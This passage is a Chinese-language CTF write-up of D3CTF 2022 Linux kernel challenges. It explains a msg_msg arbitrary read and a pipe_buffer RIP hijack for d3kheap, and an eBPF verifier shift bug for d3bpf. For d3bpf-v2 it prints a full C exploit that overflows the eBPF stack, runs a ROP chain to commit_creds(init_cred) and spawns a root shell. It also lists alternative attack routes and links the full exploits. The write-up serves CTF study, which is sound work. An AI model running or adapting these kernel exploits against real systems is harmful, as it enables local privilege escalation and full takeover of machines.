#### use msg\_msg to make a arbitrary read in kernel space

现在我们有了「写的原语」，接下来我们要寻找「读的原语」，在 Linux kernel 中有着一组消息队列相关的系统调用：

- msgget: 创建一个消息队列
- msgsnd: 向指定消息队列发送消息
- msgrcv: 从指定消息队列接收消息

当我们创建一个消息队列时，在内核空间中会创建这样一个结构体，其表示一个消息队列：

When we create a message queue, an instance of `msg_queue` will be created in kernel space to represent it:

```

/* one msq_queue structure for each present queue on the system */
struct msg_queue {
    struct kern_ipc_perm q_perm;
    time64_t q_stime;      /* last msgsnd time */
    time64_t q_rtime;      /* last msgrcv time */
    time64_t q_ctime;      /* last change time */
    unsigned long q_cbytes; /* current number of bytes on queue */
    unsigned long q_qnum;   /* number of messages in queue */
    unsigned long q_qbytes; /* max number of bytes on queue */
    struct pid *q_lspid;   /* pid of last msgsnd */
    struct pid *q_lrpid;   /* last receive pid */


    struct list_head q_messages;
    struct list_head q_receivers;
    struct list_head q_senders;
} __randomize_layout;

```


而当我们调用 msgsnd 系统调用在指定消息队列上发送一条指定大小的 message 时，在内核空间中会创建这样一个结构体：

```
/* one msg_msg structure for each message */
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;           /* message text size */
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows immediately */
};
```


在内核当中这两个结构体形成一个如下结构的循环双向链表：



若是消息队列中只有一个消息则是这样：



msg\_msg 的结构如下所示：



我们不难想到的是，我们可以分配一个大小为 1024 的 msg\_msg 结构体作为 victim，利用 setxattr 系统调用修改其 header 中的 `m_ts` 成员，从而实现堆上的越界数据读取，同时还能通过修改 `msg_msg->next` 实现任意地址读，但这需要对双向链表进行 unlink，因此我们需要设置 `MSG_COPY` 标志位，这样内核会将 message 拷贝一份后再拷贝到用户空间，原双向链表中的 message 并不会被 unlink，从而我们便可以多次重复地读取同一个 `msg_msg` 结构体中数据

接下来我们考虑越界读取的详细过程，我们首先可以利用 setxattr 修改 `msg_msg` 的 `next` 指针为 `NULL`、将其 `m_ts` 改为 `0x1000 - 0x30`（在 `next` 指针为 `NULL` 的情况下，一个 `msg_msg` 结构体最大占用一张内存页的大小），从而越界读出内核堆上数据

但仅仅是越界读出一张内存页的数据往往不能够让我们泄露出所需的数据，因此接下来我们思考如何进行“合法”的搜索。我们不难想到的是我们可以通过修改 `next` 指针来完成任意地址读，但在此之前我们先来看 `copy_msg` 的逻辑，其拷贝时判断待数据长度的逻辑主要是看 `next` 指针，因此若我们的 `next` 指针为一个非法地址，则会在解引用时导致 kernel panic

```
struct msg_msg *copy_msg(struct msg_msg *src, struct msg_msg *dst)
{
    struct msg_msgseg *dst_pseg, *src_pseg;
    size_t len = src->m_ts;
    size_t alen;

    if (src->m_ts > dst->m_ts)
        return ERR_PTR(-EINVAL);

    alen = min(len, DATALEN_MSG);
    memcpy(dst + 1, src + 1, alen);

    for (dst_pseg = dst->next, src_pseg = src->next;
         src_pseg != NULL;
         dst_pseg = dst_pseg->next, src_pseg = src_pseg->next) {

        len -= alen;
        alen = min(len, DATALEN_SEG);
        memcpy(dst_pseg + 1, src_pseg + 1, alen);
    }

    dst->m_type = src->m_type;
    dst->m_ts = src->m_ts;

    return dst;
}
```


因此我们需要确保获得一个合法的堆上地址进行搜索的同时确保我们所构造的 `next` 链上皆为合法地址，并以 `NULL` 结尾，如何找到这样一个地址？

我们都知道，slub 会向 buddy system 申请一张或多张连续内存页，将其分割为指定大小的 object 之后再返还给 kmalloc 的 caller，对于大小为 1024 的 object，其每次申请的连续内存页为四张，分为 16 个 object

```
$ sudo cat /proc/slab
Password:
slabinfo - version: 2.1
# name          <active_objs> <num_objs> <objsize> <objperslab> <pagesperslab> :
tunables <limit> <batchcount> <sharedfactor> : slabdata <active_slabs> <num_slabs>
<sharedavail>
# ...
kmalloc-1k           3341   3584    1024    16     4 : tunables      0     0     0 :
slabdata    224     224      0
# ...
```

我们不难想到的是，若是我们分配多个大小同为 1024 的 msg\_msg 结构体，则其很容易落在地址连续的 4 张内存页上，此时若是我们从其中一个 msg\_msg 结构体向后进行越界读，则很容易读取到其他的 msg\_msg 结构体的数据，其 m\_list 成员可以帮助我们泄露出一个堆上地址

那么这个堆上地址指向哪呢？让我们将目光重新放回 `msg_queue` 与 `msg_msg` 结构体之间的关系，当一个消息上只有一个 message 时，我们不难看出 `msg_msg` 的 `prev` 与 `next` 指针都指向 `msg_queue` 的 `q_messages` 域，对应地，`msg_queue->q_message` 的 `prev` 与 `next` 也同样指向 `msg_msg` 的 `m_list` 域



此时我们不难想到，我们可以将 `msg.msg` 的 `next` 指针指向 `msg_queue`，从而读出上面的指向 `msg.msg` 的指针，将未知的地址变为已知的地址，之后我们在搜索时便可以选择从该地址开始搜索，这样我们就能知道每次搜索时获得的每一条数据的地址，从而在每次搜索时能够挑选已知数据为 `NULL` 的区域作为 `next->next` 以避免 `kernel panic`，以此获得连续的搜索内存的能力。幸运的是，在我们未调用 `msgrcv` 时 `msg_queue->q_lrid` 为 `NULL`，因此一开始我们可以将 `next` 指针指向该位置

```
[----data dump---][121] (nil) 0x1111931e428b5400  
[----data dump---][122] (nil) 0xfffff931e42a6d5d0  
[----data dump---][123] 0xfffff931e42a6d5c0 0xfffff931e42a6d5e0  
[+] We got heap leak! kheap; 0xfffff931e42a6d5c0 0x0000000000000000  
  
pwndbg> x /5gx 0xfffff931e42a6d5c0 - 8  
0xfffff931e42a6d5b8: 0x0000000000000000 0xfffff931e428b5400  
0xfffff931e42a6d5c8: 0xfffff931e428b5400 0xfffff931e42a6d5d0  
0xfffff931e42a6d5d8: text 0xfffff931e42a6d5d0 buf[i]);
```

泄露出 msg\_msg 的地址之后就可以开始愉快的内存搜索了，至于在泄露出内核代码段上指针后如何计算出内核代码段基址，笔者这里的做法比较笨：将经常出现的内核指针做成一个字典，之后直接 query 即可。若字典未命中则继续搜索

## construct an A->B->A freelist to hijack new structure

现在地址泄露的工作已经完成了，接下来我们来考虑如何进行提权，比较朴素的提权方法有两种：修改进程 cred 结构体或是劫持内核执行流，在这里笔者选择劫持内核执行流。

我们需要将该 UAF object 分配到别的地方，因此接下来我们的工作便是先维修 msg\_msg 中的双向链表，将其重新放回 slub 中，只需要让其 m\_list 指向内核堆上一个合法的地址，同时让 next 指针为 NULL 即可，这里我们可以直接选择使用 setxattr 完成修复，可能有的同学这里会有疑问：m\_list 成员位于 msg\_msg 的前 16 字节，在 setxattr 将其放回 slub 时难道不会又将其修改为一个 slub 中的指针从而破坏双向链表么？开启了 hardened freelist 保护时 free object 的 next 指针字面量并非一个合法地址。这里我们就要说到 slub 的一个特性了：

- 不同于 glibc 中空闲堆块固定使用前 8 字节的组织方式，在 slub 中空闲的 object 在其对应的 kmem\_cache->offset 处存放下一个 free object 的指针（开启了 hardened freelist 保护时该值为当前 object 与下一个 object 地址再与一个 random 值总共三个值进行异或的结果）

经笔者多次测试，对于这种较大的 object 而言，其 offset 通常会大于 msg\_msg header 的大小，因此我们可以进行完美修复

修复完成之后我们考虑如何进行 double free，因为 slub 的释放函数并没有太多的保护，如同 glibc 中的 fastbin 一般只会检查 freelist 上的第一个 object，因此我们只需要像做用户态 pwn 题那样构造 A->B->A 的释放链便能将 UAF 再应用到其他内核结构体上

## use the pipe\_buffer to hijack RIP

最后我们来挑选一个内核结构体来劫持 RIP，这里笔者选择了 `pipe_buffer` 这一结构体，当我们创建一个管道时，在内核中会生成数个连续的该结构体，申请的内存总大小刚好会让内核从 kmalloc-1k 中取出一个 object

```
/**  
 * struct pipe_buffer - a linux kernel pipe buffer  
 * @page: the page containing the data for the pipe buffer  
 * @offset: offset of data inside the @page  
 * @len: length of data inside the @page  
 * @ops: operations associated with this buffer. See @pipe_buf_operations.  
 * @flags: pipe buffer flags. See above.  
 * @private: private data owned by the ops.  
 */  
struct pipe_buffer {  
    struct page *page;  
    unsigned int offset, len;  
    const struct pipe_buf_operations *ops;  
    unsigned int flags;  
    unsigned long private;  
};
```

而当我们关闭了管道的两端时，会触发 `pipe_buffer->pipe_buffer_operations->release` 这一指针，因此我们只需要劫持其函数表即可，劫持的位置也很清晰：前面我们在搜索内存时获取到了其中一个 msg\_msg 的地址，只需要减去其与被用于 UAF 的 object 的地址之间的偏移即可，这个偏移值在搜索过程中是可以计算出来的

之后我们将函数表劫持到 pipe\_buffer 所处 object 上，在该 object 上布置好 ROP 链，再选一条合适的用于栈迁移的 gadget 即可。经笔者实测，此时的 rsi 寄存器指向 pipe\_buffer，因此笔者选择了一条 `push rsi ; pop rsp ; pop 4 vals ; ret` 的 gadget 完成栈迁移

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA [ REGISTERS ]

```
*RAX 0xfffffffffb5cdbede ← push rsi
RBX 0x0
*RCX 0x0
*RDX 0x0
*RDI 0xffff897502a266c0 ← 0
*RSI 0xffff897502a19800 ← fidivr word ptr [rsi - 0x4a33] /* 0x42424242424242 */
*R8 0x0
*R9 0xffff8975022c7138 ← adc byte ptr [rcx], 4 /* 0x3e800041180 */
*R10 0x8
*R11 0xffff8975029f8310 → 0xffff897501a572e0 → 0xffff8975021cb300 ← add byte pt
*R12 0xffff897502a266c0 ← 0
*R13 0xffff8975022c71c0 ← add byte ptr [rax], al /* 0xc00000000000000 */
*R14 0xffff897501a572e0 → 0xffff8975021cb300 ← add byte ptr [rax], al /* 0x20030
*R15 0xffff8975022c8240 ← add byte ptr [rax], al /* 0x24050000 */
*RBP 0xfffffa257801a7dd8 → 0xfffffa257801a7e00 → 0xfffffa257801a7e28 → 0xfffffa257801a
*RSP 0xfffffa257801a7dc0 → 0xfffffffffb5d275fb ← add ebx, 1
*RIP 0xfffffffffb5cdbede ← push rsi
```

附件与 exp: [https://github.com/arttnba3/D3CTF2022\\_d3kheap](https://github.com/arttnba3/D3CTF2022_d3kheap)

Attachment and exploit: [https://github.com/arttnba3/D3CTF2022\\_d3kheap](https://github.com/arttnba3/D3CTF2022_d3kheap)

### 3.More...

非常抱歉在本次比赛当中笔者将 exp 给打包进了 rootfs 的 /tmp 目录下忘记删除，给各位大师傅们带来了十分不好的做题体验，在这里献上笔者最诚挚的歉意。

除了笔者的官方解法以外，笔者认为以下方法应当也能解开本题（笔者未进行尝试）：

- 由于整个文件系统是直接在内存中的，因此可以直接搜索内存寻找 flag（笔者本人并不推荐这种专注于 flag 本身的解法）
- 直接分配其他可以劫持 RIP 的结构体，然后爆破内核 .text 段偏移，在 pt\_regs 上构造 ROP
- slub 大师通过巧妙构造泄露出 cookie 与堆上地址，然后劫持 freelist（笔者有思路但笔者认为这种解法过于麻烦 + 没有必要）
  - 泄露出内核基址后后写一些全局指针（例如 n\_tty\_ops）
  - 利用 prctl 修改 current\_task 的 comm 成员，暴力搜索内存找到 cred
- 将这个 double free 化用在其他结构体上从而还原某个特定 CVE，然后直接打
- 利用 0day 或是（笔者不知道的）1day 直接打 kernel

## d3bpf

此题是一个 Linux kernel ebpf 利用的入门题。主要参考了[这篇文章](#)。exp 也有一部分使用了作者的代码。事实上，参考这篇文章就可以完成对本题的利用。非常感谢这篇文章的作者！

### 1.Analysis

当 CONFIG\_BPF\_JIT\_ALWAYS\_ON 生效时（本题的 kernel 就是这样的），ebpf 字节码在载入内核后，会首先通过一个 verifier 的检验。保证不存在危险后，会被 jit 编译为机器指令。然后触发时，就会执行 jit 后的代码。

因此，如果 verifier 判断出错，就可能通过 ebpf 注入非法代码，实现权限提升。

附件中提供了 diff 文件，可以发现添加了一个漏洞

```
...
diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index 37581919e..8e98d4af5 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
```

```

@@ -6455,11 +6455,11 @@ static int adjust_scalar_min_max_vals(struct
bpf_verifier_env *env,
        scalar_min_max_lsh(dst_reg, &src_reg);
        break;
    case BPF_RSH:
        if (umax_val >= insn_bitness) {
            /* Shifts greater than 31 or 63 are undefined.
             * This includes shifts by a negative number.
             */
            mark_reg_unknown(env, regs, insn->dst_reg);
+       if (umin_val >= insn_bitness) {
+           if (alu32)
+               __mark_reg32_known(dst_reg, 0);
+           else
+               __mark_reg_known_zero(dst_reg);
+           break;
        }
        if (alu32)
...

```

在 X86\_64 下，对于 64 位寄存器进行右移操作时，如果操作数大于 63，那么大于 63 的部分会被忽略（也就是只有操作数的低 6 位是有效的）。那么如果我们进行这样一个操作 `BPF_REG_0 >> 64`（且通过了 verifier 的检测），在 ebpf 代码通过 jit 编译后，生成的汇编代码就可能是这样的：`shr rax, 64`，代码执行后，`BPF_REG_0` 应当仍然保持为 1。

不过这是架构相关的，不同架构可能会有不一样的表现，所以我们可以看到，patch 前的 verifier 在处理该操作时，会把寄存器的范围设置为 unknown。然而 patch 后的 verifier 则会把寄存器直接置为 0，如果我们提前把寄存器置为 1，对它执行右移 64 位的操作，之后就会获得一个运行时值为 1，但是 verifier 确信为 0 的寄存器。

## 2. exploit

在我们获得了这样的寄存器后，就可以绕过 verifier 对指针运算的范围检测。很容易实现，假设 `EXP_REG` 是一个运行时值为 1，而 verifier 认定为 0 的寄存器，只要将 `EXP_REG` 乘以任意值，与一个指针相加，verifier 会认为将会执行的运算是 `ptr + 0`，实际上则会是 `ptr + arbitrary_val`。

不过，在 ebpf 字节码通过 verifier 的检测后，还会通过 `fixup_bpf_calls` 给字节码添加一些 patch（这个 patch 指，对传入的 ebpf 字节码，在某些存在危险的操作前添加的一些 bpf 指令。添加的字节码将在 jit 编译后一起被加入代码中，作为一种运行期的检测）才会 jit 生成代码，在这里，对于指针（ptr）和标量（scalar）的 BPF\_ADD 或 BPF\_SUB 运算，会添加这样的 patch

```

...
if (isneg)
    *patch++ = BPF_ALU64_IMM(BPF_MUL, off_reg, -1);
*patch++ = BPF_MOV32_IMM(BPF_REG_AX, aux->alu_limit - 1);
*patch++ = BPF_ALU64_REG(BPF_SUB, BPF_REG_AX, off_reg);
*patch++ = BPF_ALU64_REG(BPF_OR, BPF_REG_AX, off_reg);
*patch++ = BPF_ALU64_IMM(BPF_NEG, BPF_REG_AX, 0);
*patch++ = BPF_ALU64_IMM(BPF_ARSH, BPF_REG_AX, 63);
if (issrc) {
    *patch++ = BPF_ALU64_REG(BPF_AND, BPF_REG_AX,
off_reg);
...

```

这里的 off\_reg 指的是将要和 ptr 相加的 scalar。alu\_limit 是该指针能够接受的运算的最大值 (verifier 对 ptr 的值做跟踪，从而计算出保证 ALU 运算后不会溢出的最大值)。patch 后的代码在执行时，如果 off\_reg 的值大于 alu\_limit，或者两者的符号相反，那么 off\_reg 就会被置 0，可以认为指针运算就不会发生。

但是此时我们有一个运行时值为 1，而 verifier 认定为 0 的寄存器，所以其实很容易绕过这个 patch。

```
BPF_MOV64_REG(BPF_REG_0, EXP_REG),  
BPF_ALU64_IMM(BPF_ADD, OOB_REG, 0x1000),  
BPF_ALU64_IMM(BPF_MUL, BPF_REG_0, 0x1000 - 1),  
BPF_ALU64_REG(BPF_SUB, OOB_REG, BPF_REG_0),  
BPF_ALU64_REG(BPF_SUB, OOB_REG, EXP_REG),
```

这里 OOB\_REG 是一个指向一个 oob\_map 头部的指针，EXP\_REG 是运行时值为 1，而 verifier 认定为 0 的寄存器，先给 oob\_map 加 0x1000，然后通过 EXP\_REG 将指针减回 oob\_map 头部，verifier 仍然会认为 OOB\_MAP 指向的是 `&oob_map + 0x1000`，所以之后对 OOB\_MAP 做减法时，patch 的 alu\_limit 仍然是 0x1000，就可以实现向低地址溢出。

可以实现 oob 后，最直接的就是我们可以实现 leak，在 oob\_map 前面是一个 bpf\_map 的元数据，其中存储了一个虚表的地址，该虚表处于内核的 .text 段，load 出来即可实现 leak。

```
BPF_ALU64_IMM(BPF_MUL, EXP_REG, OFFSET_FROM_DATA_TO_PRIVATE_DATA_TOP),  
BPF_ALU64_REG(BPF_SUB, OOB_REG, EXP_REG),  
BPF_LDX_MEM(BPF_DW, BPF_REG_0, OOB_REG, 0),  
BPF_STX_MEM(BPF_DW, STORE_REG, BPF_REG_0, 8),  
BPF_EXIT_INSN()
```

任意地址读可以通过 `obj_get_info_by_fd` 函数实现。该函数会返回 `bpf->id` 的值。通过溢出修改 btf 指针即可任意地址读。

```
//kernel/bpf/syscall.c  
if (map->btf) {  
    info.btf_id = btf_obj_id(map->btf);  
    info.btf_key_type_id = map->btf_key_type_id;  
    info.btf_value_type_id = map->btf_value_type_id;  
}
```

通过劫持 oob\_map 元数据中的虚表，可以实现任意函数调用。为了劫持虚表，我们需要向内核中写入一些数据，并且需要知道该数据的地址，笔者通过内核的基数树实现从 `init_pid_ns` 开始搜索，搜索到本进程的 `task_struct`，然后获取 `fd_table`，然后找出 `bpf_map` 的地址，读出 `bpf_map->private_data` 的值，由此获得了一个 map 的地址，然后写入 `work_for_cpu_fn` 劫持 `map_get_next_key` 指针，调用此函数，即可实现 `commit_cred(&init_cred)` 实现提权。

搜索基数树的代码比较长，这里就不放了，完整的 exp 在[我的 GitHub 仓库](#)中。

### 3. more...

正如文章开头所写，本题出题前主要参考了对 CVE-2021-3490 的利用，事实上笔者也是 kernel 利用的初学者，在学习了该利用后才出的这道题。由于新版本的 kernel 增加了对 ALU 运算的 mitigation，所以此利用方法其实已经失效，为了出题选用了一版本较旧的内核，却忘了 patch 掉 CVE-2021-3490，有些师傅使用该 CVE 的公开 exp 改改偏移就打通了，给各位大师傅们带来了十分不好的做题体验，在这里献上笔者最诚挚的歉意。

虽然新版本添加了 mitigation，但是对于类似的漏洞，仍然是可利用的，请看 d3bpf-v2。

## d3bpf-v2

这道题主要受到 [这篇邮件](#) 的启发，非常感谢 @tr3e 师傅！

在新版本的 kernel 中，不论是 verifier 还是 ALU sanitizer 都加强了检测，上一题中提到的利用完全失效，但是通过 `bpf_skb_load_bytes` 函数仍然可以实现利用。

`bpf_skb_load_bytes` 可以将一个 socket 中的数据读到 bpf 的栈上，man page 中是这样写的

```
long bpf_skb_load_bytes(const void *skb, u32 offset, void *to,  
u32 len)
```

### Description

This helper was provided as an easy way to load data from a packet. It can be used to load len bytes from offset from the packet associated to skb, into the buffer pointed by to.

Since Linux 4.7, usage of this helper has mostly been replaced by "direct packet access", enabling packet data to be manipulated with `skb->data` and `skb->data_end` pointing respectively to the first byte of packet data and to the byte after the last byte of packet data. However, it remains useful if one wishes to read large quantities of data at once from a packet into the eBPF stack.

Return 0 on success, or a negative error in case of failure.

如果我们可以让 len 大于栈上 buf 的长度，就可以直接栈溢出。由于添加的漏洞可以让我们获得一个运行时值为 1，而 verifier 认定为 0 的寄存器，所以可以很容易的指定一个很长的 len，并且骗过 verifier。

唯一的问题是 leak，也许可以通过溢出修改 bpf 栈上的指针变量实现任意地址读，但是笔者在调试时发现新版本内核在 ebpf 程序 crash (如 0 地址访问) 时并不会造成内核崩溃 (因为这属于“soft panic”，当 `/proc/sys/kernel/panic_on_oops` 值为 0 时 soft panic 并不会直接 panic)。似乎在默认情况下其值就是 0，如 Ubuntu 20.04。在 ctf 的 kernel pwn 题中，可能由于不希望被通过 crash 打印日志的方法 leak，一般都会在 qemu 启动项里通过 `oops = panic` 来让 soft panic 也直接造成 kernel 的重启)，还会打出一些地址信息，笔者就直接通过这种方式完成 leak 了。

由于可以栈溢出，所以之后的利用非常简单，这里不再赘述。

### exp

```
// x86_64-buildroot-linux-uclibc-cc core.c bpf_def.c bpf_def.h kernel_def.h -Os -  
static -masm=intel -s -o exp  
#include <stdio.h>  
#include <stdint.h>  
#include <stdlib.h>  
#include <string.h>  
#include <unistd.h>  
#include <linux/bpf.h>  
#include <linux/bpf_common.h>  
#include <sys/types.h>  
#include <signal.h>  
#include "kernel_def.h"  
#include "bpf_def.h"
```

```

void error_exit(const char *msg)
{
    puts(msg);
    exit(1);
}

#define CONST_REG    BPF_REG_9
#define EXP_REG     BPF_REG_8

#define trigger_bug() \
/* trigger the bug */ \
BPF_MOV64_IMM(CONST_REG, 64),      \
BPF_MOV64_IMM(EXP_REG, 0x1),       \
/* make exp_reg believed to be 0, in fact 1 */      \
BPF_ALU64_REG(BPF_RSH, EXP_REG, CONST_REG),      \
BPF_MOV64_REG(BPF_REG_0, EXP_REG)

void get_root()
{
    if (getuid() != 0)
    {
        error_exit("[-] didn't got root\n");
    }
    else
    {
        printf("[+] got root\n");
        system("/bin/sh");
    }
}

size_t user_cs, user_gs, user_ds, user_es, user_ss, user_rflags, user_rsp;
void get_userstat()
{
    __asm__(".intel_syntax noprefix\n");
    __asm__ volatile(
        "mov user_cs, cs; \
         mov user_ss, ss; \
         mov user_gs, gs; \
         mov user_ds, ds; \
         mov user_es, es; \
         mov user_rsp, rsp; \
         pushf; \
         pop user_rflags");
//    printf("[+] got user stat\n");
}

int main(int argc, char* argv[])
{
    if (argc == 1)
    {
        // use the crash to leak
        struct bpf_insn oob_test[] = {
            trigger_bug(),
            BPF_ALU64_IMM(BPF_MUL, EXP_REG, (16 - 8)),
            BPF_MOV64_IMM(BPF_REG_2, 0),
            BPF_MOV64_REG(BPF_REG_3, BPF_REG_10),
            BPF_ALU64_IMM(BPF_ADD, BPF_REG_3, -8),
            BPF_MOV64_IMM(BPF_REG_4, 8),

```

```

        BPF_ALU64_REG(BPF_ADD, BPF_REG_4, EXP_REG),
        BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_skb_load_bytes),
        BPF_EXIT_INSN()
    };

    char write_buf[0x100];
    memset(write_buf, 0xAA, sizeof(write_buf));
    if (0 != run_bpf_prog(oob_test, sizeof(oob_test) / sizeof(struct
bpf_insn), NULL, write_buf, 0x100))
    {
        error_exit("[-] Failed to run bpf program\n");
    }
}

else if (argc == 2)
{
    get_userstat();
    signal(SIGSEGV, &get_root);
    size_t kernel_offset = strtoul(argv[1], NULL, 16);
    printf("[+] kernel offset: 0x%lx\n", kernel_offset);
    size_t commit_creds = kernel_offset + 0xffffffff810d7210;
    size_t init_cred = kernel_offset + 0xffffffff82e6e860;
    size_t pop_rdi_ret = kernel_offset + 0xffffffff81097050;
    size_t swapgs_restore_regs_and_return_to_usermode = kernel_offset +
0xffffffff81e0100b;
    size_t rop_buf[0x100];
    int i = 0;
    rop_buf[i++] = 0xDEADBEEF13377331;
    rop_buf[i++] = 0xDEADBEEF13377331;
    rop_buf[i++] = pop_rdi_ret;
    rop_buf[i++] = init_cred;
    rop_buf[i++] = commit_creds;
    rop_buf[i++] = swapgs_restore_regs_and_return_to_usermode;
    rop_buf[i++] = 0;
    rop_buf[i++] = 0;
    rop_buf[i++] = &get_root;
    rop_buf[i++] = user_cs;
    rop_buf[i++] = user_rflags;
    rop_buf[i++] = user_rsp;
    rop_buf[i++] = user_ss;
    struct bpf_insn oob_test[] = {
        trigger_bug(),
        BPF_ALU64_IMM(BPF_MUL, EXP_REG, (0x100 - 8)),
        BPF_MOV64_IMM(BPF_REG_2, 0),
        BPF_MOV64_REG(BPF_REG_3, BPF_REG_10),
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_3, -8),
        BPF_MOV64_IMM(BPF_REG_4, 8),
        BPF_ALU64_REG(BPF_ADD, BPF_REG_4, EXP_REG),
        BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_skb_load_bytes),
        BPF_EXIT_INSN()
    };

    if (0 != run_bpf_prog(oob_test, sizeof(oob_test) / sizeof(struct
bpf_insn), NULL, rop_buf, 0x100))
    {
        error_exit("[-] Failed to run bpf program\n");
    }
}

```

```
    return 0;
}
```

首先运行 exp，然后通过打印出的信息获取内核地址，计算出偏移。然后重新运行 exp 并提供偏移即可实现提权。

一些头文件没有放在这里，完整的 exp 在我的 [GitHub 仓库](#) 中。

## d3fuse

一道简单题，给大家签个到，灵感来自室友充满 bug 的操作系统实验作业

远程环境构建的时候，ubuntu 20.04 的 libc 还是 Ubuntu GLIBC 2.31-0ubuntu9.2，比赛时选手自己构建的时候 libc 已经是 Ubuntu GLIBC 2.31-0ubuntu9.7 了，造成远程环境和本地环境有差异，对造成影响的选手表示歉意

题目是基于 fuse3 写的用户态文件系统，文件系统挂载到了 /chroot/mnt 目录下

